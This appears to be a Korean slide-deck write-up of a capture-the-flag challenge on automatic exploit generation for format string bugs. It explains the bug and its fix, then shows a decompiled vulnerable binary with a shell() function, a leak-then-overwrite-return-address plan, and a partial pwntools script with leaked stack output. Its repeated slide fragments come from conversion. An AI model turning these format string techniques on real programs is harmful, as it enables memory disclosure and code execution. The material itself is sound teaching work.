

Format String AEG

문제 풀이



“%p%s%s%s%s%n”

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“%p%s%s%s%s%n”

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1. Format String Bug란?



“%p%s%s%s%s%n”

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“%p%s%s%s%s%n”

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“%p%s%s%s%s%n”

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“%p%s%s%s%s%n”

1. Format String Bug란?



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String?



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String?

```
#include <stdio.h>
```

```
int main() {
```

```
    int a = 100;  
    printf("%d", a);  
    return 0;
```

```
}
```



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String?

```
#include <stdio.h>
```

```
int main() {
```

```
    int a = 100;
```

```
    printf("%d", a);
```

```
    return 0;
```

Format String

```
}
```



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String의 종류



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String의 종류

%d

10진수

%s

문자열

%x

16진수

%p

포인터

%n

현재까지 사용된 문자열의 길이 저장



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String을 인자로 사용하는 함수



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String을 인자로 사용하는 함수

scanf, fprintf, fscanf, sprintf, sscanf 등..



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String Bug?



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String Bug?

Format String을 사용하는 함수에서 Format을
제대로 지정해 주지 않을 경우 발생하는 취약점



“%p%s%s%s%s%n”

1. Format String Bug란?

```
#include <stdio.h>

int main() {

    char buf[1024];
    printf("Input: ");
    fgets(buf, 1024, stdin);
    printf("Result: ");
    printf(buf);
    return 0;
}
```



“%p%s%s%s%s%n”

1. Format String Bug란?

```
#include <stdio.h>

int main() {

    char buf[1024];
    printf("Input: ");
    fgets(buf, 1024, stdin);
    printf("Result: ");
    printf(buf);
    return 0;
}
```

Format String Bug



“%p%s%s%s%s%n”

1. Format String Bug란?

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./FSB.c
```

Input: AAAA



“%p%s%s%s%s%n”

1. Format String Bug란?

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./FSB.c
```

Input: AAAA

Result: AAAA



“%p%s%s%s%s%n”

1. Format String Bug란?

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./FSB.c
```

Input: %p %p %p



“%p%s%s%s%s%n”

1. Format String Bug란?

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./FSB.c
```

Input: %p %p %p

Result: 0x203a746c75736552 (nil) 0x203a746c75736552



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String Bug가 발생했을 경우



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String Bug가 발생했을 경우

1. 정보 유출



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String Bug가 발생했을 경우

1. 정보 유출

2. 메모리 수정



“%p%s%s%s%s%n”

1. Format String Bug란?

Format String Bug가 발생했을 경우

1. 정보 유출
2. 메모리 수정
3. 임의 코드 실행



“%p%s%s%s%s%n”

1. Format String Bug란?

인자 순서(x86-64 함수 호출 규약 기준)



“%p%s%s%s%s%n”

1. Format String Bug란?

인자 순서(x86-64 함수 호출 규약 기준)

rsi, rdx, rcx, r8, r9, [rsp], [rsp+8], [rsp+0x10]



“%p%s%s%s%s%n”

1. Format String Bug란?

보안 대책



“%p%s%s%s%s%n”

1. Format String Bug란?

보안 대책

printf(buf); →



1. Format String Bug란?

“%p%s%s%s%s%n”

보안 대책

printf(buf); → printf("%s", buf);



1. Format String Bug란?

“%p%s%s%s%s%n”

보안 대책

`printf(buf);` → `printf("%s", buf);`

`puts(buf);`



“%p%s%s%s%s%n”

2. 문제 소거



“%p%s%s%s%s%n”

2. 문제 소개



“%p%s%s%s%s%n”

2. 문제 소개

문제 설명

Description

취약한 바이너리를 자동으로 생성하는 프로그램이 실행되고 있습니다.

당신만의 Automatic Exploit Generation 스크립트를 제작해 플래그를 획득하세요!

20 스테이지로 이루어져 있습니다.

문제 당 timeout은 10초입니다.

다음 스테이지로 넘어가기 위해서는, /tmp/subflag_*.txt에 존재하는 스테이지 별 flag를 획득한 뒤
부모 프로세스로 돌아와 (exit) 인증하시면 됩니다.

마지막 스테이지를 성공하면, 문제의 원본 플래그가 출력됩니다.

원본 플래그는 DH{...}, 스테이지 별 플래그는 SUBFLAG{...}의 포맷을 갖추고 있습니다.

- 문제 환경은 ubuntu:22.04

(ubuntu:22.04@sha256:817cfe4672284dcbfee885b1a66094fd907630d610cab329114d
036716be49ba) 입니다.



2. 문제 소개

“%p%s%s%s%s%n”



“%p%s%s%s%s%n”


2. 문제 소개

Recent Activity				
Category	File Name	Date	Action	Size
Today	eb712227-3d93-4646-8588-071e8005...	2025-01-04 오후 6:27	압축(ZIP) 풀더	1KB
This Week	fc28ba2d-a194-4fab-bac1-dddf286ca0f...	2025-01-01 오후 9:55	압축(ZIP) 풀더	867KB
This Week	8497e6f1-9805-4f77-95f1-b7803c108...	2025-01-01 오후 9:42	압축(ZIP) 풀더	1KB
This Week	HEAP_AEG	2025-01-01 오후 11:48	파일 풀더	
This Week	fc28ba2d-a194-4fab-bac1-dddf286ca0f1	2025-01-01 오후 9:55	파일 풀더	
Last Week	28c546da-5c18-4c77-b817-f081b3643...	2024-12-22 오후 9:28	압축(ZIP) 풀더	5,809KB
Last Week	8b885c55-8ad5-4908-8968-20bae539...	2024-12-22 오후 9:25	압축(ZIP) 풀더	3KB
Last Week	04284ceb-6673-457a-9422-3b3652a7...	2024-12-22 오후 9:22	압축(ZIP) 풀더	5KB
Last Week	28c546da-5c18-4c77-b817-f081b3643...	2024-12-22 오후 9:29	파일 풀더	
Last Week	8b885c55-8ad5-4908-8968-20bae539...	2024-12-22 오후 9:26	파일 풀더	
Last Week	04284ceb-6673-457a-9422-3b3652a7...	2024-12-22 오후 9:25	파일 풀더	




“%p%s%s%s%s%n”

2. 문제 소개




“%p%s%s%s%s%n”

2. 문제 소개



“%p%s%s%s%s%n”

2. 문제 소개



“%p%s%s%s%s%n”

2. 문제 소개

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다.

서버 닫기

Host: host1.dreamhack.games

Port: 10886/tcp → 8080/tcp

시스템해킹 문제: nc host1.dreamhack.games 10886

웹해킹 문제: <http://host1.dreamhack.games:10886/>



“%p%s%s%s%s%n”

2. 문제 소개

```
ph1l1lp@DESKTOP-3LHD5QI:~$
```



“%p%s%s%s%s%n”

2. 문제 소거

```
ph1l1lp@DESKTOP-3LHD5QI:~$ nc host1.dreamhack.games 10886
```



“%p%s%s%s%s%n”

2. 문제 소개

```
ph1l1lp@DESKTOP-3LHD5QI:~$ nc host1.dreamhack.games 10886
```

By Wyv3rn

- H o w 2 B a e g -

Are u ready (y/n) ?



“%p%s%s%s%s%n”

2. 문제 소개

```
ph1l1lp@DESKTOP-3LHD5QI:~$ nc host1.dreamhack.games 10886
```

By Wyv3rn

- H o w 2 B a e g -

Are u ready (y/n) ? y



“%p%s%s%s%s%n”

2. 문제 소개

...

AAAAGAQAAAQAAAAMAAAAAAEAAAAAAMAAAAABAAAAA
AIAAAAAAAADAEAAAAGAAAABBAAAAAAAEDAAAAAAAgAAA
AAAAAAEAAAAABEBAAABAAMAAAAAAA
AABAwAAAAAAALQAAAAAAEAAAAAQAABAAAAAgAAAAA
AAAAAAABAMA AAAAJgEAAAAAHQAAABIAAAIAAAAABgAAAAA
AAAACQAAAAMAAAAAA2DQAAAAAC8AgAAAAAAA
AQAAAAAAABEAAAADAAAAAAJQ3AAAAAGgEA
AAAAAAEAAAAAAEAAAAAA='

-----BINARY FIN-----

[*] Welcome to FSAEG!

[*] Input :



“%p%s%s%s%s%n”

2. 문제 소개

...

AAAACQAAAAMAAAAAAQAAAAA2DQAAAAAC8AgAAAAAAJQ3AAAAAGgEA
AQAAAAAAABEAAAADAAAAAAJAQ3AAAAAGgEA
AAAAAAEAAAAAA=

-----BINARY FIN-----

- [*] Welcome to FSAEG!
- [*] Input : a
- [*] Your input : a
- [*] Another input :



“%p%s%s%s%s%n”

2. 문제 소개

...

AAAACQAAAAMAAAAAAACAAAAAAACAAAAA2DQAAAAAAAC8AgAAAAAAAJQ3AAAAAGgEA
AQAAAAAAABEAAAADAAAAAAJQ3AAAAAGgEA
AAAAAAAEAAAAAA=

-----BINARY FIN-----

- [*] Welcome to FSAEG!
- [*] Input : a
- [*] Your input : a
- [*] Another input : a
- [*] Another your input : a
- [*] flag :



“%p%s%s%s%s%n”

2. 문제 소개

...

AAAACQAAAAMAAAAAAACAAAAAAACAAAAAA2DQAAAAAAAC8AgAAAAAAAJQ3AAAAAGgEA
AQAAAAAAABEAAAADAAAAAAJQ3AAAAAGgEA
AAAAAAEAAAAAA=

-----BINARY FIN-----

- [*] Welcome to FSAEG!
- [*] Input : a
- [*] Your input : a
- [*] Another input : a
- [*] Another your input : a
- [*] flag : a
- [*] Wrong



“%p%s%s%s%s%n”

3. 문제 풀이



“%p%s%s%s%s%n”

3. 문제 풀이

...

AAAAAAAAB4PQAAAAAAHgtAAAAAAAACAAAAAAAgAAAAAAACAAAAAA
AAADxAAAADwAAAAMAAAAAAAgD0AAAAAAACALQAAAAAAAgAAAAAA
IAAAAAAAAgAAAAAA/QAAAAYAAAADAAAAAAAlg9AAAAAAAiC0AAAAA
AAAAAcAAAAAAACAAAAAAQAAAAAAKsAAAABAAAAAwAAAAAAAB4PwAAA
HgvAAAAAAAiAAAAAAQAAAAAAAgAAAAAAACAAAAAAAGAQAAAQAAA
AAAAAAEAAAAAAAMAAAAAAABAAAAAAQAAAAAAIAAAAAA
AADAEAAAagAAAADAAAAAAABBAAAAAAAEDAaaaaaaAgAAAAAA
AAAAAAABEBAAABAAMAAAAAAQAAAAAAABAwAAAAAAALQAAA
AAAAAAEAAAAAAQAAAAAAABAAAAAgAAAAAAQAAAAAA
BAMAAAAAAJgEAAAAAAAHQAAABIAAAIAAAAAAAABgAAAAAAACQAAA
AAAAAA2DQAAAAAC8AgAAAAAAQAAAAAAQAAAAAA
AAABEAAAADAAAAAAQAAAAAAAJQ3AAAAAAAGgEAAAAAA
EAAAAAA=



“%p%s%s%s%s%n”

3. 문제 풀이

...

AAAAAAAAB4PQAAAAAAHgtAAAAAAAACAAAAAAAgAAAAAAACAAAAAA
AAADxAAAADwAAAAMAAAAAAAgD0AAAAAAACALQAAAAAAAgAAAAAA
IAAAAAAAAgAAAAAA/QAAAAYAAAADAAAAAAAlg9AAAAAAAiC0AAAAA
AAAAAcAAAAAAACAAAAAAQAAAAAAKsAAAABAAAAAwAAAAAAAB4PwAAA
HgvAAAAAAiAAAAAAAgAAAAAAACAAAAAAAGAQAQAAAAMAA
AAAAAAEAAAAAAAMAAAAAAABAAAAAAQAAAAAAIAAAAAA
AADAEAAAagAAAADAAAAAAABBAAAAAAAEDAAAAAAAgAAAAAA
AAAAAAABEBAAABAAAAMAAAAAAABAWAAAAAAALQAAA
AAAAAAEAAAAAQAAAAAAABAAAAAgAAAAAA
BAMAAAAAAJgEAAAAAHQAAABIAAAIAAAAAABgAAAAAAACQAAAAMAAAA
AAAAAA2DQAAAAAC8AgAAAAAAQAAAAAJQ3AAAAAGgEAAAAAAA
AAABEAAAADAAAAAAQAAAAAJQ3AAAAAGgEAAAAAAA
EAAAAAA=



base64 encoding!!

“%p%s%s%s%s%n”

3. 문제 풀이

```
ph1l1lp@DESKTOP-3LHD5QI:~$ echo "...AAAAAAA=" | base64 -d > output.elf
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
ph1l1lp@DESKTOP-3LHD5QI:~$ echo "...AAAAAAA=" | base64 -d > output.elf  
ph1l1lp@DESKTOP-3LHD5QI:~$ ls  
README.txt  output.elf
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
ph1l1lp@DESKTOP-3LHD5QI:~$ echo "...AAAAAAA=" | base64 -d > output.elf
```

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ls
```

```
README.txt  output.elf
```

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./output.elf
```

```
[*] Welcome to FSAEG!
```

```
[*] Input : T0oooOoo late..
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
ph1l1lp@DESKTOP-3LHD5QI:~$ checksec output.elf
[*] '/mnt/c/Users/김필립/Downloads/Format_String_AEG/output.elf'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
    SHSTK:    Enabled
    IBT:       Enabled
    Stripped: No
```



“%p%s%s%s%s%n”

3. 문제 풀이



IDA



“%p%s%s%s%s%n”

3. 문제 풀이

- [f] _start
- [f] deregister_tm_clones
- [f] register_tm_clones
- [f] __do_global_dtors_aux
- [f] frame_dummy
- [f] alarm_handler
- [f] initialize
- [f] shell
- [f] main
- [f] _term_proc



“%p%s%s%s%s%n”

3. 문제 풀이

- [f] _start
- [f] deregister_tm_clones
- [f] register_tm_clones
- [f] __do_global_dtors_aux
- [f] frame_dummy
- [f] alarm_handler
- [f] initialize
- [f] shell
- [f] main
- [f] _term_proc



“%p%s%s%s%s%n”

3. 문제 풀이

```
int shell()
{
    puts("good");
    return system("/bin/sh");
}
```



“%p%s%s%s%s%n”

3. 문제 풀이

- [f] _start
- [f] deregister_tm_clones
- [f] register_tm_clones
- [f] __do_global_dtors_aux
- [f] frame_dummy
- [f] alarm_handler
- [f] initialize
- [f] shell
- [f] main
- [f] _term_proc



“%p%s%s%s%s%n”

3. 문제 풀이

- [f] _start
- [f] deregister_tm_clones
- [f] register_tm_clones
- [f] __do_global_dtors_aux
- [f] frame_dummy
- [f] alarm_handler
- [f] initialize
- [f] shell
- [f] **main**
- [f] _term_proc



“%p%s%s%s%s%n”

3. 문제 풀이

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
    int v5; // [rsp+90h] [rbp-10h]
    unsigned __int64 v6; // [rsp+98h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    memset(buf, 0, sizeof(buf));
    v5 = 0;
    initialize(argc, argv, envp);
    puts(&byte_2021);
    puts("[*] Welcome to FSAEG!");
    printf("[*] Input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Your input : ");
    printf((const char *)buf, buf);
    printf("[*] Another input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Another your input : ");
    return printf((const char *)buf);
}
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
    int v5; // [rsp+90h] [rbp-10h]
    unsigned __int64 v6; // [rsp+98h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    memset(buf, 0, sizeof(buf));
    v5 = 0;
    initialize(argc, argv, envp);
    puts(&byte_2021);
    puts("[*] Welcome to FSAEG!");
    printf("[*] Input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Your input : ");
    printf((const char *)buf, buf);    <- Format String Bug
    printf("[*] Another input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Another your input : ");
    return printf((const char *)buf);
}
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
    int v5; // [rsp+90h] [rbp-10h]
    unsigned __int64 v6; // [rsp+98h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    memset(buf, 0, sizeof(buf));
    v5 = 0;
    initialize(argc, argv, envp);
    puts(&byte_2021);
    puts("[*] Welcome to FSAEG!");
    printf("[*] Input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Your input : ");
    printf((const char *)buf, buf);      <- Format String Bug
    printf("[*] Another input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Another your input : ");
    return printf((const char *)buf);   <- Format String Bug
}
```



3. 문제 풀이

“%p%s%s%s%s%n”

시나리오



3. 문제 풀이

“%p%s%s%s%s%n”

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기



3. 문제 풀이

“%p%s%s%s%s%n”

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 놓기



3. 문제 풀이

“%p%s%s%s%s%n”

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 놓기



“%p%s%s%s%s%n”

3. 문제 풀이

```
ph1l1lp@DESKTOP-3LHD5QI:~$ code .
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
from pwn import *

p = process('./output.elf')
e = ELF('./output.elf')

shell = e.sym['shell']

p.interactive()
```



“%p%s%s%s%s%n”

3. 문제 풀이

```
from pwn import *
p = process('./output.elf')
e = ELF('./output.elf')

shell = e.sym['shell']

payload = '%p' * 33 # len = 99
pause()
p.sendafter(b": ", payload)
p.interactive()
```



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
    int v5; // [rsp+90h] [rbp-10h]
    unsigned __int64 v6; // [rsp+98h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    memset(buf, 0, sizeof(buf));
    v5 = 0;
    initialize(argc, argv, envp);
    puts(&byte_2021);
    puts("[*] Welcome to FSAEG!");
    printf("[*] Input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Your input : ");
    printf((const char *)buf, buf);
    printf("[*] Another input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Another your input : ");
    return printf((const char *)buf);
```

“%p%s%s%s%s%n”

3. 문제 풀이

```
from pwn import *
p = process('./output.elf')
e = ELF('./output.elf')

shell = e.sym['shell']

payload = '%p' * 33 # len = 99
pause()
p.sendafter(b": ", payload)
p.interactive()
```



```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
    int v5; // [rsp+90h] [rbp-10h]
    unsigned __int64 v6; // [rsp+98h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    memset(buf, 0, sizeof(buf));
    v5 = 0;
    initialize(argc, argv, envp);
    puts(&byte_2021);
    puts("[*] Welcome to FSAEG!");
    printf("[*] Input : ");
    read(0, buf, 0x64uLL); <- 0x64 = 100
    printf("[*] Your input : ");
    printf((const char *)buf, buf);
    printf("[*] Another input : ");
    read(0, buf, 0x64uLL);
    printf("[*] Another your input : ");
    return printf((const char *)buf);
```

3. 문제 풀이

[*] Switching to interactive mode

\$

[*] Your input :

```
0x7ffd9f11d4e0 (nil) 0x7f0bbd57a887 0x11 (nil) (nil) (nil) (nil) (nil) (nil) 0x1  
0x7025207025207025 0x2520702520702520 0x2070252070252070  
0x7025207025207025 0x2520702520702520 0x2070252070252070  
0x7025207025207025 0x2520702520702520 0x2070252070252070  
0x7025207025207025 0x2520702520702520 0x2070252070252070 0x207025  
0x4b296cc18c0b3200 0x1 0x7f0bbd48fd90 (nil) 0x564fa4a7f2f8 0x100870200  
0x7ffc00870218 (nil) 0x8c9e51ef037212e8
```

\$



“%p%s%s%s%s%n”

3. 문제 풀이

1. 0x7ffd9f11d4e0
3. 0x7f0bbd57a887
29. 0x564fa4a7f2f8
31. 0x7ffc00870218



“%p%s%s%s%s%n”

3. 문제 풀이

- | | | |
|--------------------|---|--|
| 1. 0x7ffd9f11d4e0 | → | ▶ 0x7fc00852000 0x7fc00873000 rw-p 21000 0
[stack] +0x1bf40 |
| 3. 0x7f0bbd57a887 | → | ▶ 0x7f0bbd48e000 0x7f0bbd623000 r-xp 195000 28000
/usr/lib/x86_64-linux-gnu/libc.so.6 +0xec887 |
| 29. 0x564fa4a7f2f8 | → | ▶ 0x564fa4a7f000 0x564fa4a80000 r-xp 1000 1000
/mnt/c/Users/김필립/Downloads/Format_String_AEG/output.elf +0x2f8 |
| 31. 0x7ffc00870218 | → | ▶ 0x7f0bbd48e000 0x7f0bbd623000 r-xp 195000 28000
/usr/lib/x86_64-linux-gnu/libc.so.6 +0xec887 |



“%p%s%s%s%s%n”

3. 문제 풀이

```
pwndbg> retaddr
```

```
